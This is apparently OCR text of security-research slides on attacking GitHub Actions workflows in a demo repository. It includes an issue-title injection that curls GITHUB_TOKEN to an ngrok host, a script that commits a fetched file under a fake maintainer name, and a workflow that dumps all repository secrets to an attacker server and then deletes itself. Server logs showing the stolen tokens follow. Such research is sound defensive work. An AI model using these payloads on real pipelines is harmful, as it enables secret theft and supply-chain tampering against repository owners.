
(2) Sending GITHUB_TOKEN

(3) Sending the complete script together with BOT_TOKEN




ngrok by @inconshreveable (Ctrl+C to quit)
Session Status online
Account Alex Ilgayev (Plan: Free)
Version 2.3.40
Region United States (us)
Web Interface http://127.0.0.1:4040
Forwarding http://8688-34-122-197-34.ngrok.io -> http://localhost:443
Forwarding https://8688-34-122-197-34.ngrok.io -> http://localhost:443
Connections ttl opn rt1 rt5 p50 p90
2 0 0.01 0.01 0.01 0.01
HTTP Requests
POST / 200 OK
POST / 200 OK
alex@alex-playground-vm:~$ sudo docker run --rm -it -p 443:8888 server 8888
[0] 0:bash* "alex-playground-vm" 14:38 20-Mar-22


https://github.com/alex-tipper/demo/issues/new
Search or jump to...
Pull requests
Issues
Marketplace
Explore
alex-tipper / demo
Private
Unwatch 1
Fork 0
Star 0
Code
Issues 16
Pull requests 1
Actions
Projects
Security
Insights
Innocent bug" && curl -d "token=$GITHUB_TOKEN" https://8688-34-122-197
Write
Preview
Leave a comment
Attach files by dragging & dropping, selecting or pasting them.
Styling with Markdown is supported
Submit new issue
Remember, contributions to this repository should follow our GitHub Community Guidelines.
Assignees
No one—assign yourself
Labels
None yet
Projects
None yet
Milestone
No milestone
Development
Shows branches and pull requests linked to this issue.
Helpful resources
GitHub Community Guidelines
© 2022 GitHub, Inc.
Terms
Privacy
Security
Status
Docs
Contact GitHub
Pricing
API
Training
Blog
About


ngrok by @inconshreveable (Ctrl+C to quit)
Session Status online
Account Alex Ilgayev (Plan: Free)
Version 2.3.40
Region United States (us)
Web Interface http://127.0.0.1:4040
Forwarding http://8688-34-122-197-34.ngrok.io -> http://localhost:443
Forwarding https://8688-34-122-197-34.ngrok.io -> http://localhost:443
Connections ttl opn rt1 rt5 p50 p90
4 0 0.04 0.01 0.01 0.01
HTTP Requests
POST / 200 OK
POST / 200 OK
POST / 200 OK
POST / 200 OK
INFO:root:POST request,
Path: /
Headers:
Host: 8688-34-122-197-34.ngrok.io
User-Agent: python-requests/2.27.1
Content-Length: 357
Accept: */*
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=df70eb609661f9864062d0e7c7e76e32
X-Forwarded-For: 20.94.78.41
X-Forwarded-Proto: https
Body:
--df70eb609661f9864062d0e7c7e76e32
Content-Disposition: form-data; name="upload_file"; filename="439a40fd-8e92-476c-af13-51d96feecad6.sh"
curl -X POST -H "Authorization: Token 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" -d '{"labels": ["New Issue"]}' https://api.github.com/repos/alex-tipper/demo/issues/32/labels
--df70eb609661f9864062d0e7c7e76e32--
172.17.0.1 - - [20/Mar/2022 14:38:40] "POST / HTTP/1.1" 200 -
[0] 0:sudo* "alex-playground-vm" 14:38 20-Mar-22
Innocent bug" && curl -d "token=$GITHUB_TOKEN" https://8688-34-122-197-34.ngrok.io && sudo docker run --rm -d -v /home/runner/work/_temp:/app/monitored alexilgayev/actionmonitor https://8688-34-122-197-34.ngrok.io && sleep 2 && echo " #32
Open alex-tipper opened this issue now · 0 comments
alex-tipper commented now
No description provided.
Write Preview
Leave a comment
Attach files by dragging & dropping, selecting or pasting them.
Close issue Comment
Remember, contributions to this repository should follow our GitHub Community Guidelines.
Assignees
No one—assign yourself
Labels
None yet
Projects
None yet
Milestone
No milestone
Development
Create a branch for this issue or link a pull request.
Notifications Customize
Unsubscribe
You're receiving notifications because you're watching this repository.
1 participant


Committing Malicious Code


Remote script

```
#!/bin/bash

# File to commit
FILE_URL_PATH_TO_COMMIT=$1
# Repository path where to commit
PATH_TO_COMMIT=$2

COMMIT_NAME="Maintainer Name"
COMMIT_EMAIL="maintainer@gmail.com"
COMMIT_MESSAGE="innocent commit message"

# Fetching the file
curl $FILE_URL_PATH_TO_COMMIT -o $PATH_TO_COMMIT
--create-dirs

# Commiting to the repo
git add *
find . -name '.[a-z]*' -exec git add '{}' ';' # Adding
hidden files
git config --global user.email $COMMIT_EMAIL
git config --global user.name "$COMMIT_NAME"
git commit -m "$COMMIT_MESSAGE"
git push -u origin HEAD
```

Malicious runner command

```
$ curl -o /tmp/script.sh $SCRIPT_URL

$ chmod +x /tmp/script.sh

$ /tmp/script.sh $MALICIOUS_FILE_URL innocent_file.txt
 % Total    % Received % Xferd  Average Speed   Time
Time     Time  Current
Dload  Upload   Total   Spent    Left  Speed
100     5  100     5    0     0    333      0 --:--:--
--:--:-- --:--:--   333
[main 196e93a] innocent commit message
1 file changed, 1 insertion(+)
create mode 100644 innocent_file.txt
To <https://github.com/REDACTED/REDACTED>
   ff7a7fd..196e93a  HEAD -> main
branch 'main' set up to track 'origin/main'.
```


alex-tipper/demo
https://github.com/alex-tipper/demo
Search or jump to...
Pull requests
Issues
Marketplace
Explore
alex-tipper / demo
Private
Unwatch 1
Fork 0
Star 0
Code
Issues
Pull requests 1
Actions
Projects
Security
Insights
Settings
main
2 branches
0 tags
Go to file
Add file
Code
alex-tipper Delete malicious_file
1753b24 7 minutes ago
61 commits
.github/workflows
Update vuln_safe.yml
yesterday
README.md
Initial commit
29 days ago
README.md
demo
About
No description, website, or topics provided.
Readme
0 stars
1 watching
0 forks
Releases
No releases published
Create a new release
Packages
No packages published
Publish your first package
© 2022 GitHub, Inc.
Terms
Privacy
Security
Status
Docs
Contact GitHub
Pricing
API
Training
Blog
About


https://github.com/alex-tipper/demo
Search or jump to...
Pull requests
Issues
Marketplace
Explore
alex-tipper / demo
Private
Unwatch 1
Fork 0
Star 0
Code
Issues 1
Pull requests 1
Actions
Projects
Security
Insights
Settings
main
2 branches
0 tags
Go to file
Add file
Code
Maintainer Name innocent commit message
e907be1 now
62 commits
.github/workflows
Update vuln_safe.yml
yesterday
README.md
Initial commit
29 days ago
malicious_file
innocent commit message
now
README.md
demo
About
No description, website, or topics provided.
Readme
0 stars
1 watching
0 forks
Releases
No releases published
Create a new release
Packages
No packages published
Publish your first package
© 2022 GitHub, Inc.
Terms
Privacy
Security
Status
Docs
Contact GitHub
Pricing
API
Training
Blog
About


Committing Malicious Code AND Exposing Secrets


Malicious YAML file

```
name: Exposing ALL Secrets
on:
  workflow_run:
    workflows: [“Vuln”]
jobs:
  expose_secrets:
    runs-on: ubuntu-latest
    steps:
      - run: |
          echo “${{ toJSON(secrets) }}” > .secrets
          curl -X POST –data “@.secrets” <SERVER_URL>
      - run: |
          SHA=$(curl -X GET -H "Authorization: Token ${{ github.token }}"
https://api.github.com/repos/<REPO_OWNER>/<REPO_NAME>/contents/.github/workflows/in
nocent_workflow.yml -s | jq -r .sha)
          curl -X DELETE -H "Authorization: Token ${{ github.token }}"
https://api.github.com/repos/<REPO_OWNER>/<REPO_NAME>/contents/.github/workflows/in
nocent_workflow.yml -d '{"message":"innocent commit
message","committer":{"name":"Maintainer Name","email":"maintainer@gmail.com"},
"sha":"'"$SHA"'"}'
```

Malicious runner command

```
$ curl \
    -X PUT \
    -H “Accept:
application/vnd.github.v3+json” \
    -H “Authorization: Token
$GITHUB_TOKEN” \
    -d ‘{“message”: “innocent commit
message”,“committer”:{“name”:”Maintaine
rName”,“email”:”maintainer@gmail.com”},
“content”:”bmFtZTogRXhwb...=”}’ \

https://api.github.com/repos/<REPO_OWNE
R>/<REPO_NAME>/contents/.github/workflo
ws/innocent_workflow.yml
```


demo/.github/workflows at main
https://github.com/alex-tipper/demo/tree/main/....
Search or jump to...
Pulls
Issues
Marketplace
Explore
alex-tipper / demo
Private
Unwatch 1
Fork 0
Star 0
Code
Issues 1
Pull requests
Actions
Projects
Security
Insights
Settings
main
demo / .github / workflows /
Go to file
Add file
Maintainer Name innocent commit message ...
16 seconds ago
History
..
vuln.yml
Create vuln.yml
3 months ago
Terms
Privacy
Security
Status
Docs
Contact GitHub
Pricing
API
Training
Blog
About
© 2022 GitHub, Inc.


alex@alex-playground-vm2: -
ngrok
alex@alex-playground-vm2:~$ sudo docker run -it --rm -p 64375:8080 alexilgayev/server
Starting httpd...
Host: 34.121.34.97:64375
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 168
Content-Type: application/x-www-form-urlencoded
{ SECRET2: another_secret_value, BOT_TOKEN: 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, SEC
RET1: secret_value, github_token: ghs_BFk3OC3XTuVdymXc8DdT4CvUtVKM9X2XdTLb}20.29.78.65 - -
[13/Jun/2022 10:42:27] "POST / HTTP/1.1" 200 -
[2] 0:sudo*
